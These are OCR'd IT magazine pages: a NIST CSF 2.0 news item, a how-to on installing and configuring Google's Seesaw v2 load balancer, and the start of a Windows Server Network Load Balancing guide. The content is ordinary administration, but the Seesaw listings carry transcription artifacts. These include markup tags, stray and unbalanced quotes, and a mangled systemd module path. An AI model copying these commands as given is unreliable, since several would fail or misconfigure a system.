
The National Institute of Standards and Technology (NIST) has released a major new version of the Cybersecurity Framework (CSF), its widely used guidelines document for reducing cybersecurity risk (https://www.nist.gov/cyberframework).

According to the announcement (https://www.nist.gov/news-events/news/2024/02/nist-releases-version-20-landmark-cybersecurity-framework), the 2.0 edition now "explicitly aims to help all organizations — not just those in critical infrastructure, its original target audience — to manage and reduce risks." And the framework includes an array of resources to help organizations navigate the guidelines, including:

- Quick-start guides (https://www.nist.gov/quick-start-guides)
- CSF 2.0 Reference Tool (https://csrc.nist.gov/Projects/Cybersecurity-Framework/Filters#/csf/filters)
- Searchable catalog (https://csrc.nist.gov/projects/olir/informative-reference-catalog#/) of informative references (https://www.nist.gov/informative-references)

The CSF 2.0's expanded scope also has a "new focus on governance, which encompasses how organizations make and carry out informed decisions on cybersecurity strategy. The CSF's governance component emphasizes that cybersecurity is a major source of enterprise risk that senior leaders should consider alongside others such as finance and reputation."

Learn more at NIST: https://www.nist.gov/cyberframework.



High-performance load balancing

Back and Forth

Seesaw v2 is a sophisticated solution for load balancing in Layer 4 on networks subject to heavy traffic and facilitates the removal, maintenance, and integration of individual servers. By Holger Reibold

An important aspect of high availability is ensuring that the maximum performance of a system is maintained, even at maximum load. This state is achieved with tools that intelligently distribute access to the various servers. Seesaw v2 comes into play wherever high-performance load balancing is required. Seesaw only works up to Layer 4 and can therefore act faster than other potential candidates, such as HAProxy or NGINX.
Load balancing is necessary to ensure the availability and scalability of business applications. The principle is basically simple, but ingenious at the same time: The load balancer offers access to the servers according to an algorithm, and additional servers can be added to the server pool, if required, while the end user remains blissfully unaware of any of these operations.
The load balancer acts as a reverse proxy and supports server access via virtual IP addresses. The potential applications are many and varied. In addition to load distribution, load balancers can automatically detect server failures and reroute traffic accordingly. Load balancing also facilitates the maintenance of individual servers because admins can remove servers from the pool, carry out the required maintenance work without affecting the environment, and then reinstate the servers in the setup. Additionally, backup servers can be integrated automatically and application servers can be added to or removed from the network without interruption.

Load Balancing in Layer 4

Seesaw [1] is a load balancing implementation based on the Linux Virtual Server project, which makes it different from HAProxy or NGINX, which work up to Open Systems Interconnection (OSI) Layer 7, whereas Seesaw acts as an OSI Layer 4 load balancer. Therefore, although this tool can handle UDP, TCP, Stream Control Transmission Protocol (SCTP), Authentication Header (AH) protocol, and Encapsulating Security Protocol (ESP) traffic, it does not penetrate far enough into the OSI stack to handle functions such as HTTP header introspection, TLS termination, and so on. The advantage of using Layer 4 is very fast load balancing.
Seesaw was originally developed by Google, which used two different load balancers in 2012 that proved to be unsuitable because of specific management and stability challenges. Because no viable alternative was found, Google developed its own tool capable of processing traffic for unicast and anycast virtual IP addresses (VIPs), performing appropriate health checks for the back ends, and load balancing.
Google also wanted the platform to be easy to manage, and it had to support automated deployment of configuration changes, among other things. The developers decided to program the tool in Go, which is particularly suitable because of its powerful options for implementing parallel routines and simple interprocess communication. Other advantages of Go are its modular multiprocess architecture and processes that can be easily canceled or terminated, which enables failovers and self-recovery in an ideal case. Seesaw was released as open source on GitHub in 2016.

Loading Modules

Before you can use Seesaw v2, you need to meet various requirements. First, you need at least two Seesaw nodes, which can be physical machines or virtual instances. Each node must have two network

Lead Image © meyrit, 123RF.com

interfaces – one for the host itself and the other for the cluster VIP. All of the interfaces should be connected to the same Layer 2 network. Second, you need to make sure the following kernel modules are loaded:

- *ip_vs*: The IP virtual server module used for transport layer switching in the Linux kernel
- *nf_conntrack_ipv4*: The module the Linux kernel uses to maintain the states of all logical network connections and assign packets to sessions
- *dummy*: A virtual network device to which routes can be assigned but that does not transmit any packets

Each of these kernel modules needs to be in place before the Seesaw process starts. You can load the modules manually with the commands:

```
modprobe ip_vs
modprobe nf_conntrack_ipv4
modprobe dummy numdummies=1
```

Because these commands do not load the modules permanently, you would have to reload them whenever the kernel restarts. Instead, you can work with `modprobe` configuration files, which are usually found in `/etc/modprobe.d`. To create a file named `modulname.conf` for each module, use:

```
echo options ip_vs > ➥
  /etc/modprobe.d/ip_vs.conf
echo options nf_conntrack_ipv4 > ➥
  /etc/modprobe.d/nf_conntrack_ipv4.conf
echo options dummy numdummies=1 > ➥
  /etc/modprobe.d/dummy.conf
```

Note that with this procedure, the various modules are only loaded when the system is booting.
The process is even simpler and more reliable with systemd, for which you use the `/etc/modules.load.d` mechanism. To make sure systemd loads the three modules automatically, use:

```
echo ip_vs > /etc/modules.load.d /ip_vs.conf
echo nf_conntrack_ipv4 > ➥
  /etc/modules.load.d/nf_conntrack_ipv4.conf
echo dummy numdummies=1 > ➥
  /etc/modules.load.d/dummy.conf
```

You have now created the configuration files for loading the kernel modules when booting. To make these changes directly, enter:

```
systemctl ➥
  restart systemd-modules-load.service
```

Users of RHEL and CentOS systems should note that this service only offers the kernel `CAP_SYS_MODULE` capability by default, which is not enough to load the *ip_vs* kernel module.
After loading the three modules, Seesaw launches; you can make sure this happens by running the

```
seesaw_watchdog -logtostderr
```

command.

Setting Up Go

Seesaw v2 is based on Go, so you must make sure that various Go packages are in place before the installation:

- `golang.org/x/crypto/ssh`
- `github.com/dlintw/goconf`
- `github.com/golang/glog`
- `github.com/golang/protobuf/proto`
- `github.com/miekg/dns`

Compilation and runtime dependencies on `libnl` [2] require the following commands on a Debian-based system:

```
apt-get install golang
apt-get install libnl-3-dev libnl-genl-3-dev
```

Be sure you have Go version 1.18 [3] or newer, and make sure `${GOPATH}/bin` is in your `${PATH}` and in the Seesaw directory:

```
make test
make install
```

Optionally, you can test the functionality of the Golang environments with `go` or `go env`. The essential requirements for the Seesaw installation are now satisfied.

Installing Seesaw

Before the installation, the Seesaw developers recommend regenerating the Protocol Buffers (protobuf) code. The Protocol Buffers interface definition language (IDL) is an expandable, language- and platform-neutral mechanism for serializing structured data that is used, in particular, for communication and data storage programs on specific networks.
Seesaw uses the protobuf compiler to process the required data from a web browser. The compiler combines the `.proto` files and language-specific libraries to write a file that can be transmitted over a network connection. To begin, install the protobuf compiler and regenerate the protobuf code:

```
apt-get install protobuf-compiler
make proto
```

For the install, create the `seesaw_install` script (Listing 1) in this directory and run it. Seesaw is then basically ready for use and you can make the required adjustments to the configuration.

Integration in Anthos

Seesaw opens up a wealth of application options, so it is not surprising that it is now also used in various commercial products. For example, Seesaw is part of Anthos clusters on VMware, a cloud-based container platform that supports three forms of load balancing: integrated, manual, or bundled. In bundled mode, Anthos uses the Seesaw load balancer, which provides various measured values, such as data throughput and CPU and RAM utilization. The measurement data can be visualized with tools that support the Prometheus format.

Setting Up Seesaw

For each Seesaw node, create a separate `/etc/seesaw/seesaw.cfg` configuration file that contains central information about the node itself and its peers. Additionally, each load balancer needs a cluster configuration in the form of a text-based `/etc/seesaw/cluster.pb` file. The Seesaw configuration file,

Listing 1: Installation Script

```
<para>SEESAW_BIN="/usr/local/seesaw"</para>
<para>SEESAW_ETC="/etc/seesaw"</para>
<para>SEESAW_LOG="/var/log/seesaw"</para>
<para></para>
<para>INIT=`ps -p 1 -o comm=`</para>
<para></para>
<para>install -d "${SEESAW_BIN}" "${SEESAW_ETC}" "${SEESAW_LOG}""</para>
<para>install "${GOPATH}/bin/seesaw_cli" /usr/bin/seesaw</para>
<para> for component in {ecu,engine,ha,healthcheck,ncc,watchdog}; do install "${GOPATH}/bin/
      seesaw_${component}" "${SEESAW_BIN}" </para>
<para> done </para>
<para></para>
<para> if [ $INIT = "init" ]; then install "etc/init/seesaw_watchdog.conf" "/etc/init" </para>
<para> elif [ $INIT = "systemd" ]; then install "etc/systemd/system/seesaw_watchdog.service" "/etc/systemd/
      system" systemctl --system daemon-reload</para>
<para> fi </para>
<para> install "etc/seesaw/watchdog.cfg" "${SEESAW_ETC}" </para>
<para></para>
<para> # Enable CAP_NET_RAW for Seesaw binaries that need raw sockets. </para>
<para> /sbin/setcap cap_net_raw+ep "${SEESAW_BIN}/seesaw_ha" </para>
<para> /sbin/setcap cap_net_raw+ep "${SEESAW_BIN}/seesaw_healthcheck" </para>
```

`seesaw.cfg` (**Listing 2**), is stored in the `/etc/seesaw/` directory.

Note that a minimal Seesaw configuration must contain at least five pieces of information:

- `anycast_enabled`: A value of `True` enables anycast for this cluster; anycast is usually disabled with a value of `False`, because it is primarily supported by IPv6 networks
- `name`: A short name for each cluster
- `node_ipv4`: The IPv4 address of the Seesaw node
- `peer_ipv4`: The IPv4 address of the Seesaw peer node
- `vip_ipv4`: The IPv4 address for this cluster VIP

The virtual IP address is passed back and forth between the Seesaw nodes but is only ever active on the current master node. It is important for the configuration that this address be assigned to the same network as the node and peer IP address. If you are using anycast, you need to make sure the Quagga Border Gateway Protocol (BGP) daemon is installed and configured.

The `/etc/seesaw/cluster.pb` file configures the cluster; again, a number of minimum requirements apply: The file must have at least one `seesaw_vip` entry and two node entries. Additionally, a separate `vserver` entry defines the service for which you are providing load balancing.

Listing 2: Seesaw Config File Example

```
<para>[cluster]</para>
<para>anycast_enabled = false</para>
<para>name = ita</para>
<para>node_ipv4 = 192.168.10.2</para>
<para>node_ipv6 = 2000:ita::2</para>
<para>peer_ipv4 = 192.168.10.3</para>
<para>peer_ipv6 = 2000:ita::3</para>
<para>vip_ipv4 = 192.168.10.1</para>
<para>vip_ipv6 = 2000:ita::1</para>
<para></para>
<para>[config_server]</para>
<para>primary = seesaw-config1.beispiel1.de</para>
<para>secondary = seesaw-config2.beispiel2.de</para>
<para>tertiary = seesaw-config3.beispiel32.de</para>
<para></para>
<para>[interface]</para>
<para>node = eth0>"</para>
<para>lb = eth1</para>
```

Load Balancing in Action

Seesaw is now ready for use and can be controlled from its interactive console prompt. The commands

```
config reload
show vservers
show vserver <name>
```

reload the cluster configuration, list all the virtual servers configured on the cluster, and display a server's status, respectively. Entering a question mark calls a list of more Seesaw commands.

Even though Seesaw is viewed as a stable and reliable environment, the load balancer is repeatedly criticized for its susceptibility to configuration errors. The process table, which you call up by typing `ps`, has important information for troubleshooting. It should list the following processes:

- `seesaw_ecu`
- `seesaw_engine`
- `seesaw_ha`
- `seesaw_healthcheck`
- `seesaw_ncc`
- `seesaw_watchdog`

The environment also generates various logs that offer valuable help for troubleshooting. A watchdog handles logging; Seesaw generates its own logs for all components. If one of the processes is not running, check the `/var/log/seesaw` logfile. The `seesaw_engine.{log,INFO}` entry gives you the information you need.

Conclusions

Load balancers are necessary on heavily frequented networks. For load balancing to function reliably in a real-life environment, you need sophisticated technology. Seesaw v2 means you don't need to worry about these requirements. The only drawback so far is the sparse documentation. Moreover, to the dismay of many administrators interested in getting started with Seesaw, online forums also contribute little to the need for information. ■

Info

[1] Seesaw v2: [https://github.com/google/seesaw]


[2] Netlink Protocol Library Suite (libnl): [https://www.infradead.org/~tgr/libnl/]

[3] Go versions: [https://go.dev/dl/]

The Author

Holger Reibold, computer scientist, has worked as an IT journalist since 1995. His main interests are open source tools and security topics.

Go Inside the World of Docker



Download this free focus guide, and learn how Docker's toolset can help you quickly build secure containers.

https://bit.ly/Docker-focus-guide



Photo by Nathan Cima on Unsplash

Network load balancing on Windows Server

Load Carrier

Setting up and making the most of network load balancing on Windows Server 2019 and 2022. By Thomas Joos

Network Load Balancing (NLB) is an integrated feature of Windows Server 2019 and 2022. The feature makes it possible to distribute network traffic across several servers without having to purchase additional hardware. The result is improved performance, scalability, and availability of applications. The management side is not particularly complicated, and NLB clusters are flexible when it comes to setup.

The first and perhaps most obvious benefit of network load balancing is the improvement in performance and the ability to handle heavy peak loads by distributing them across a number of servers to avoid any individual server being overtaxed. This aspect is particularly important for high-traffic websites and applications, where peaks in network traffic can lead to noticeable performance losses or even downtime.

Another advantage of NLB is an improvement in scalability that lets organizations expand their server infrastructures as required by simply adding additional servers to the cluster, which is particularly practical for growing organizations in constant need of adapting their IT infrastructure. Moreover, NLB enhances the availability of applications and services. If a server fails, the service itself remains available, which is of crucial importance for critical applications and services.

Preparation

In total, you can connect up to 32 servers to an NLB cluster, which allows various services that rely on TCP to scale. NLB clusters can also distribute several requests from the same client to different or identical nodes. For scaling purposes, you can add further hosts to the cluster at any time or remove servers that are no longer required. One advantage of NLB with Windows Server is the ease of creating and managing clusters in the graphical user interface (GUI) or with PowerShell.

To integrate a host into an NLB cluster, it may make sense to enable IP forwarding for the host:

```
netsh interface ipv4 set interface ➥
  "<Name of LAN connection>" ➥
  forwarding=enabled
```

This option ensures that servers can forward IP packets if they do not process the packets themselves. IP forwarding or IP routing is a basic network process to forward packets from one network to another. In terms of network load balancing, IP forwarding has an effect on the functionality of the cluster, especially if it is a multicast NLB cluster. Windows creates a multicast MAC address for the cluster, which is bound to the cluster IP address. This special multicast MAC address makes it possible for all nodes in the cluster to receive network traffic that is directed to the cluster IP address.

To ensure correct routing of incoming and outgoing traffic, IP forwarding must be enabled on each NLB node. If this is not the case, connection problems can occur, because responses to requests might not be returned correctly to the original

sender. On Windows Server 2019 and 2022, you can use PowerShell to enable IP forwarding:

```
Set-NetIPInterface ➥
  -InterfaceAlias "<Interface Name>" ➥
  -Forwarding Enabled
```

For a server to participate in an NLB cluster, you also need to install the *Network Load Balancing* feature in Server Manager with PowerShell or from the Windows Admin Center (Figure 1). The feature must be enabled on every host you want to be a member of the cluster. Installing the feature requires no configuration step; instead, you complete the configuration later on.

At the same time, you will also want to create a Host A entry in the DNS system with the name and IP address of the NLB cluster. Users use this name to connect to the cluster, and the nodes distribute the requests in line with the configuration.

Setting Up an NLB Cluster

Setting up an NLB cluster on Windows Server 2022 is a straightforward process and comparable to the same task in previous versions. You can script the installation in PowerShell or use the NLB cluster's GUI. PowerShell allows automation, meaning you can add new nodes or remove existing nodes at any time. However, you first need to install the NLB function on each server you want to join the cluster:

```
Install-WindowsFeature NLB ➥
  -IncludeManagementTools
```

Next, create a new NLB cluster with the `New-NlbCluster` cmdlet:

```
New-NlbCluster ➥
  -InterfaceName "Vlan-3" ➥
  -ClusterPrimaryIP 10.0.0.1 ➥
  -ClusterName "Cluster001"
```

This command creates an NLB cluster named Cluster001 with the primary IP address 10.0.0.1. The `-InterfaceName` option specifies the cluster's network interface. The `New-NlbCluster` cmdlet offers numerous parameters and options for the setup in this area:

```
New-NlbCluster -HostName <hostname> ➥
  -InterfaceName <interface_name> ➥
  -ClusterPrimaryIP <IP_address> ➥
  -SubnetMask <subnet_mask>
```

Replace `<hostname>` with the name of the cluster node, `<interface_name>` with the name of the network adapter to be used on the node for the cluster, and `<IP_address>` and `<subnet_mask>` with the network information for your environment.

NLB Cluster Operating Mode

The use of unicast and multicast also plays an important role in an NLB cluster. You can manage these options either when you create the cluster or later. When you create the cluster, you can configure the operating mode with:

```
New-NlbCluster -InterfaceName "Ethernet" ➥
  -OperationMode <Mode> ➥
  -ClusterPrimaryIP 192.168.1.1 ➥
  -ClusterName <NLBCluster>
```

To change the setting retroactively in PowerShell, use:

```
Set-NlbCluster -OperationMode <Mode>
```

Replace `<Mode>` with `UNICAST`, `MULTICAST`, or `IGMPMULTICAST` as needed. In unicast mode, each node in the cluster uses the same MAC address, which can lead to problems because it causes the Layer 2 switch to send outgoing traffic to all ports. However, the setting could be suitable for smaller environments in which additional network traffic is not a problem.

Multicast mode uses a multicast MAC address for the cluster, which allows




Figure 1: NLB clusters can be managed in the GUI or in PowerShell.

switches to send outgoing traffic to specific ports and avoids overloading the network with unnecessary traffic. This option could require some additional switch configuration to support the feature.

